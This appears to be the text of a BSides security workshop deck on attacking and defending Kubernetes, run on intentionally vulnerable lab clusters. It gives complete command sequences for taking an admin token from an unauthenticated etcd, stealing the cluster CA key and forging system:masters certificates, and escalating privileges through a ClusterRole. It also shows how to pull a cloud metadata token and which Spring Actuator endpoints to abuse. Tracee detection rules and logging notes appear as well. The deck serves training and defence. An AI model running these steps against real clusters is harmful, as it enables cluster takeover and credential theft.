
Auth
Offensive K8S

Golden Tickets & Abusing CA's.
Detections
RBAC Exercises
Privesc via secrets enumeration
Cloud Metadata Attack

Threat model



Kubernetes Trust Boundaries - Courtesy of CNCF

Threat model, simplified

Compromised / Malicious:

- Pod escalates privileges within Cluster and Cluster Resources
- Resource escalates privileges within Cluster and Cluster resources
- Kubelet (endpoint with cli tool) escalates privileges to entire cluster
- User escalates privileges within Cluster and Cluster Resources
- Vulnerabilities or Exposures in API server and Native-Components

How this normally plays out

Misconfiguration of the Kubernetes Cluster

Access Control Misconfiguration

Insecure Applications / Insecurely engineered Container Images / Containers

Lack of security features on cluster

Lack of host security and hardening of the nodes

Vulnerabilities in core Kubernetes components

Authentication - PKI

By default, Kubernetes uses signed client certs and its own internal PKI for the cluster for issuing them.

This makes the initial admin cert and private key the “domain admin” of the cluster.

If the private key is compromised, an attacker has full control of the cluster, including the ability to delete every resource on the cluster, or issue certs for other users or just authenticate as the admin themself.


The client certs and service account tokens (normally stored in a .kube/config file) are what allow users and service accounts to authenticate

Authentication - OIDC

OpenID Connect for Kubernetes Authentication is one of the best options for managing authorization for Kubernetes Clusters

There are OpenID provider services that can interface with an organization's existing identity infrastructure (ex: Active Directory, Cloud Provider identity) that provides OpenID Connect authentication for an organization's Kubernetes environments.

All Kubernetes clusters should be using the OIDC standard.



CA keys - golden tickets (lab setup)

Demo an attacker compromising a PKI for cluster through an insecurely configured service.

```
cd ~ && git clone https://github.com/digital-shokunin/kube_security_lab.git

cd kube_security_lab/

cat etcd-noauth.yml

ansible-playbook etcd-noauth.yml

#This will setup a separate cluster in KIND and may take a while, est. 2mins.
```

What did we just do with ansible?

IaS software (Infrastructure as Code) similar to Puppet, Chef, etc to handle provisioning, configuration management and deployments.

Python based and agent-less (system just needs Python and SSH or an API)

Ansible is setting up clusters with Kind and configuring them in an intentionally vulnerable way for us to learn from

Configurations are in yaml files that are easy to read

Ansible is great for building and maintaining (repaving) systems.

Lab Scenario

Found etcd on a port during a scan or recon, after attempting to connect, found that it responded without client certificate authentication.

(re)start tracee

```
#in a new terminal window:
docker run \
    --name tracee --rm -it \
    --pid=host --cgroupns=host
--privileged \
    -v
/etc/os-release:/etc/os-release-ho
st:ro \
    -e
LIBBPFGO_OSRELEASE_FILE=/etc/os-re
lease-host \
    aquasec/tracee:latest
```

CA keys - golden tickets (lab)

Cluster should be nicely setup by Ansible at this point.

This cluster has an insecurely configured etcd service requires no authentication to access

```
# Get IP for cluster (make note of it for later commands)
export CLUSTERIP1=$(docker inspect -f '{{range
.NetworkSettings.Networks}}{{.IPAddress}}{{end}}' etcdnoauth-control-plane)


export ETCDCTL_API=3

etcdctl --insecure-skip-tls-verify --insecure-transport=false \
--endpoints=https://$CLUSTERIP1:2379 get / \
--prefix --keys-only

# We're interested in the admin-token

etcdctl --insecure-skip-tls-verify --insecure-transport=false --endpoints=https://$CLUSTERIP1:2379 \
get / --prefix --keys-only |grep admins-account-token
```

CA keys - golden tickets (lab continued)

```
# Get the admins-account token from listing from last command

etcdctl --insecure-skip-tls-verify --insecure-transport=false
--endpoints=https://$CLUSTERIP1:2379 get \
/registry/secrets/default/admins-account-token-[RAND]

# The account token starts with eyJ and ends with #kubernetes.io, copy token
# starting with the ey and up to the portion just before the #kubernetes.io

# Use this token to get access to the cluster restricted pods.
# Copy the token starting at ey and stopping just before ?

vi token.txt

#Paste into file
# Save and exit (press esc), then:
:wq
```

CA keys - golden tickets (lab continued)

```
export TOKEN1=$(cat token.txt)

kubectl --insecure-skip-tls-verify -shttps://$CLUSTERIP1:6443/ --token=$TOKEN1 -n kube-system get pods

# Make note of the the api server pod e.g. kube-apiserver-etcdnoauth-control-plane

export APIPOD1=[API_SERVER_POD]

kubectl --insecure-skip-tls-verify -shttps://$CLUSTERIP1:6443/ --token=$TOKEN1 -n kube-system exec \
$APIPOD1 -- cat /etc/kubernetes/pki/ca.key

# You should be looking at the PKI private key, the cert is public but you also can grab that now:
kubectl --insecure-skip-tls-verify -shttps://$CLUSTERIP1:6443/ --token=$TOKEN1 -n kube-system exec \
$APIPOD1 -- cat /etc/kubernetes/pki/ca.crt
```

CA keys - golden tickets

A few notes on Kubernetes issuing user certs

- CA keys/certs are good for a very long period (e.g. 10 years)
- The CA keys/certs can be used to issue and sign new user certs
- Kubernetes has no user database, or certificate revocation
- Kubernetes will only check the CN and O fields of a client certificate
  - It doesn't care if more than one cert exists for the same user
  - CN and O are the same, and signed is all it checks
- So anyone with the CA key and cert can access the cluster as long as the CA cert is valid

Detections

```
*** Detection ***
Time: 2022-07-27T19:10:15Z
Signature ID: TRC-10
Signature: K8S TLS Certificate Theft Detected
Data: map[]
Command: kubeadm
Hostname: etcdnoauth-cont

*** Detection ***
Time: 2022-07-27T19:10:16Z
Signature ID: TRC-10
Signature: K8S TLS Certificate Theft Detected
Data: map[]
Command: kubeadm
Hostname: etcdnoauth-cont

*** Detection ***
Time: 2022-07-27T19:10:16Z
Signature ID: TRC-10
Signature: K8S TLS Certificate Theft Detected
Data: map[]
Command: kubeadm
Hostname: etcdnoauth-cont

*** Detection ***
Time: 2022-07-27T19:10:16Z
Signature ID: TRC-10
Signature: K8S TLS Certificate Theft Detected
Data: map[]
Command: kubeadm
Hostname: etcdnoauth-cont

*** Detection ***
Time: 2022-07-27T19:10:16Z
Signature ID: TRC-10
Signature: K8S TLS Certificate Theft Detected
Data: map[]
Command: kubeadm
Hostname: etcdnoauth-cont

*** Detection ***
Time: 2022-07-27T19:10:16Z
Signature ID: TRC-10
Signature: K8S TLS Certificate Theft Detected
Data: map[]
Command: kubeadm
Hostname: etcdnoauth-cont

*** Detection ***
Time: 2022-07-27T19:10:16Z
Signature ID: TRC-10
Signature: K8S TLS Certificate Theft Detected
Data: map[]
Command: kubeadm
Hostname: etcdnoauth-cont
lost 1 events
lost 2120 events
lost 1 events
lost 5260 events
lost 21035 events
lost 20929 events
lost 21693 events
```

```
tracee_match {
        input.eventName == "security_file_open"

        flags = helpers.get_tracee_argument("flags")
        helpers.is_file_read(flags)

        pathname = helpers.get_tracee_argument("pathname")
        startswith(pathname, "/etc/kubernetes/pki/")

        process_names_blocklist := {"kube-apiserver", "kubelet", "kube-controller", "etcd"}
        not process_names_blocklist[input.processName]
}
```

Tracee detects the process that reads the certificate: Note it has a configurable blocklist of processes that are allowed to call

CA keys - golden tickets (lab cont.)

```
# Issue client cert for any user

# Instead of copying and pasting, write the ca.crt and ca.key to local files

mkdir certs && cd certs

kubectl --insecure-skip-tls-verify -shttps://$CLUSTERIP1:6443/ --token=$TOKEN1 -n kube-system exec \
$APIPOD1 -- cat /etc/kubernetes/pki/ca.key -- > ca.key
kubectl --insecure-skip-tls-verify -shttps://$CLUSTERIP1:6443/ --token=$TOKEN1 -n kube-system exec \
$APIPOD1 -- cat /etc/kubernetes/pki/ca.crt -- > ca.crt

cat ca.key ca.crt

#Generate private key
openssl genrsa -out user.key 2048

# Create Certificate Signing Request
openssl req -new -key user.key -subj "/CN=kube-apiserver-kubelet-client/O=system:masters" -out user.csr

#Issue cert using default CN and subject for a powerful default account
openssl x509 -req -in user.csr -CA ca.crt -CAkey ca.key -CAcreateserial -out user.crt -days 1024 -sha256
```

CA keys - golden tickets (extra credit)


```
# Authenticate with new user

kubectl config set-credentials kube-apiserver-kubelet-client --client-certificate=user.crt
--client-key=user.key --embed-certs

# Set a client cert, then modify kind-etcdnoauth context to use it

kubectl config set-context kind-etcdnoauth --user=kube-apiserver-kubelet-client
--cluster=kind-etcdnoauth --namespace=kube-system

# Use the context

kubectl config use-context kind-etcdnoauth

kubectl auth can-i --list
```

CA keys - Cleanup

```
# Remove the cluster
cd ~  && kind delete cluster --name etcdnoauth

kind get clusters

# You should only see your lab cluster
```

How realistic was that?

Cluster API's are exposed on the Internet all the time (especially the cloud).

Even more so internally. Sometimes API security is disabled or misconfigured to fix a problem or make things easier.

An attacker may have compromised tokens from somewhere else.

turn off tracee

```
control+c
```

Next Lab (setup)

Lets setup for the next lab before we go into how Kubernetes handles authorization through RBAC

```
cd ~/kube_security_lab/

ansible-playbook client-machine.yml && ansible-playbook ssh-to-get-secrets.yml
# ~3 minute install time
```

Unauth K8S Discovery - possible paths

- /api
- /api/*
- /apis
- /apis/*
- /healthz
- /openapi
- **/openapi/***
- /swagger-2.0.0.pb-v1
- /swagger.json
- /swaggerapi
- /swaggerapi/*
- /version
- github dorks!

```
microk8s status --wait-ready  ====> List all addons
microk8s kubectl get nodes ====> Get Node details
microk8s enable <addon> =====> Enable specific addon
https://microk8s.io/docs/addons#heading--list ====> addon URL
alias kubectl='microk8s kubectl' ===> alias command
microk8s kubectl port-forward -n kube-system service/kubernetes-dashboard 10443:443 ====> Dashboard URL
kubectl -n monitoring port-forward grafana-5874b66f87-2pn5h 3200:3000  ====> Grafana

microk8s enable dns ===> ENABLING DNS IS MUST FOR ACCESSING SERVICE

Dashboard Tokens
================

token:      eyJhbGciOiJSUzI1NiIsImtpZCI6I19VZ3NGRGZCc1RfcH1aX2ZsUTZhaThBeVF1Y3N6VWd1bThzdVprYWdyTFkifQ.eyJpc3MiOiJr
```

Exposed Token

More than 380,000 Kubernetes API servers allow some kind of access to the public internet, making the popular open-source container-orchestration engine for managing

Decode a JWT:

JWT Decoded:


```
{
 "iss": "kubernetes/serviceaccount",
 "kubernetes.io/serviceaccount/namespace": "kube-system",
 "kubernetes.io/serviceaccount/secret.name": "default-token-mr46x",
 "kubernetes.io/serviceaccount/service-account.name": "default",
 "kubernetes.io/serviceaccount/service-account.uid": "065b0bf5-d024-4e30-a01c-e9b2dddd14a5",
 "sub": "system:serviceaccount:kube-system:default"
}
```


now

```
kubectl -n kube-system get secret sa-token \ -o jsonpath='{.data.token}' | base64 --decode
```

Authorization - RBAC

Leverage Role-Based Access Control to control access for each user

Principle of least privilege when assigning each user a role

Identify security privileges not needed

RBAC policies define what resources and can be accessed and what verbs can be run on that resource

It is possible to use certain roles to escalate privileges

RBAC - Privilege Escalation (lab)

Pretend we've compromised a pod (in this case we'll just ssh right into it). Have that cluster IP handy.

```
docker exec -it client /bin/bash   #the 'attacker' machine.

ssh -p 32001 sshuser@[Kubernetes Cluster IP]  #password is 'sshuser'

kubectl cluster-info

kubectl get clusterrolebinding

kubectl get roles --all-namespaces

kubectl get pods --all-namespaces
```

RBAC - Privilege Escalation (lab)

SECURITY bsides CHARLESTON, SC

```
kubectl get secrets --all-namespaces

kubectl get secrets -n kube-system |grep clusterrole

# Look for Token

kubectl -n kube-system get secret clusterrole-aggregation-controller-token-[RAND] \
 -o json

# Paste the token into this command

export TOKEN=`echo [TOKEN] | base64 -d`

# We've now stored the decoded token as a environment variable
```

RBAC - Privilege Escalation (lab)

```
kubectl  --token="$TOKEN" get clusterroles

kubectl edit clusterrole system:controller:clusterrole-aggregation-controller
--token="$TOKEN"

# This loads the policy in vi, go to the bottom where the rules section is and
# add/replace with following
```

```
- apiGroups:
  - '*'
  resources:
  - '*'
  verbs:
  - '*'
```

vi Shortcuts
Arrow ←↑↓→ keys to navigate cursor
i to enter insert mode and edit contents
[esc] to exit insert mode once changes are made
u outside insert mode to undo a change
dd to remove a line
:wq outside insert mode to save and quit

RBAC - Privilege Escalation (lab)

```
# The policy edited, you should have the same permissions as a cluster admin!

kubectl --token="$TOKEN" -n kube-system get pods

# Note kube-apiserver-* pod

kubectl --token="$TOKEN" -n kube-system exec [API SERVER POD] -- cat \
 /etc/kubernetes/pki/ca.key
```

re-enable tracee before running `cat` command.

```
*** Detection ***
Time: 2022-07-26T15:57:12Z
Signature ID: TRC-10
Signature: K8S TLS Certificate Theft Detected
Data: map[]
Command: cat
Hostname: sshgs-control-p
```

RBAC - Privilege Escalation (lab)

What is happening?

Service account for pod/cluster was was heavily restricted.


However, was allowed to read secrets for some reason (application needed to access some secrets?)

```
apiVersion:
rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  # "namespace" omitted since
ClusterRoles are not namespaced
  name: secret-reader
rules:
- apiGroups: [""]
  resources: ["secrets"]
  verbs: ["get", "watch", "list"]
```

RBAC - Privilege Escalation (Clean Up)

```
# exit out of pod ssh session and client machine container shell

exit

exit

# Should be back on host machine prompt

kind delete cluster --name sshgs

kind get clusters

# Should only see lab cluster listed
```

Types of Priv Pod messages (k8s api)



CI Controls are important
Otherwise, how can you tell the difference between a developer incorrectly applying a yaml spec, and an attacker attempting privesc?

Spring-Boot

A large number of enterprises are porting their apps to a Spring-Boot based microservice architecture.

A lot are already done.

Spring Boot is highly extensible - let’s go through how that works.

Sprint boot is just one of many frameworks; it’s not special in that something like what we show you next exists.

Actuator metrics

In essence, Actuator brings production-ready features to our application.

Monitoring your app, gathering metrics, understanding traffic or the state of your database becomes trivial with this dependency.

Actuator is mainly used to expose operational information about the running application – health, metrics, info, dump, env, etc.

Once this dependency is on the classpath several endpoints are available for us out of the box. As with most Spring modules, we can easily configure or extend it in many ways.

Change to the sample application directory:

Things to note when testing actuator applications

Endpoints of concern:

- **`/actuator/env/`** (Contains environment variables. You can also send RCE commands to this endpoint provided POST is enabled.)
- **`/actuator/heapdump/`** (Dump the Java Heapdump from the server. You can then analyse this heapdump with tools such as Eclipse with HeapDump analyser extension to situate valid credentials)
- **`/actuator/shutdown/`** (Will allow you to shutdown the environment!)
- **/actuator/restart/** (Will allow you to restart the environment!)
- **/actuator/sessions/** (List out valid user session details)

All this is made possible by a developer specifying the following line in the Actuator configuration:


```
management.endpoints.web.exposure.include=*
```

```
Note - This configuration is not enabled by default within the newer versions of Spring > 1.5 by default /health and /info are exposed within this version which will show system health information.
```

Example - Heapdump Exposure

`/actuator/heapdump` - This endpoint will dump the heapdump file and will allow you to download it.

Load this file into Eclipse > Heapdump analyser and observe the SA account HASH for the application. This can easily be cracked as the salt is often provided.



App Layer can attack other services

- **Persistence** – Upload a YAML file (yaml files are interpreted instructions) – make it a reverse shell & explore the cluster.
- Attack the backend -Redis, you're probably already authenticated.
  - Use SSRF etc.
- Upload your own pod (yaml, again) – run a trojan container.
- Deserialization / RCE (learn spring-boot well)
- Secrets Management – get the encryption key
- Attack CSP underlying APIs, etc.

Demo: Cloud Metadata attack


```
kubectl apply -f \
https://raw.githubusercontent.com/digital-shokunin/badPods/main/manifests/nothing-allowed/pod/nothing-allowed-exec-pod.yaml \
--namespace lab-namespace

# The pod security policy or admission controller has blocked access to all of the host's namespaces and restricted all
# capabilities. But we're running in a GCP cloud environment

kubectl exec -it nothing-allowed-exec-pod -n lab-namespace -- bash


apt update && apt -y install curl


curl -H "Metadata-Flavor: Google" 'http://metadata/computeMetadata/v1/instance/'


curl -H "Metadata-Flavor: Google" 'http://metadata/computeMetadata/v1/instance/id' \
-w "\n"

curl -H 'Metadata-Flavor:Google' http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token

curl -H 'Metadata-Flavor:Google' http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/scopes
```

Container Layer

- If you've attacked an app, and have some level of code ex, it'll be in a (Docker) container
  - Container probably running as root
  - Container probably a fully fledged OS
  - There will be secrets in environment variables

- You can now work on escalating to attack the rest of the cluster. Maybe start with some of the techniques you learned today ;).

Even the vast majority of security tools that run as containers run as fully fledged, non locked down OS's that also have high CAP's assigned to them.

Module 8 K8S IR / Logging Takeaways & Tooling..

Module 8 Agendies

K8S Logging + Complexities

-Piecing it all together

-Container Forensics, building a story from artifacts

-Mitigation Strategies + Levels of response

(Audit) Logs

Infrastructure Logs: *"What is the infrastructure doing, what a user is doing to it"*
This includes changes to cloud API's and services.

Kubernetes Logs: *"What the control plane does, what a container does to the control plane, and what a human does to the control plane"*

AKA Kubectl and whatever K8s is handling for you.


OS Logs*: "what is the container doing to the node?"*

Application Logs: *"what an application does inside a container"*

Generally the same as containerized and non containerized apps, but collected differently.

K8S Logging

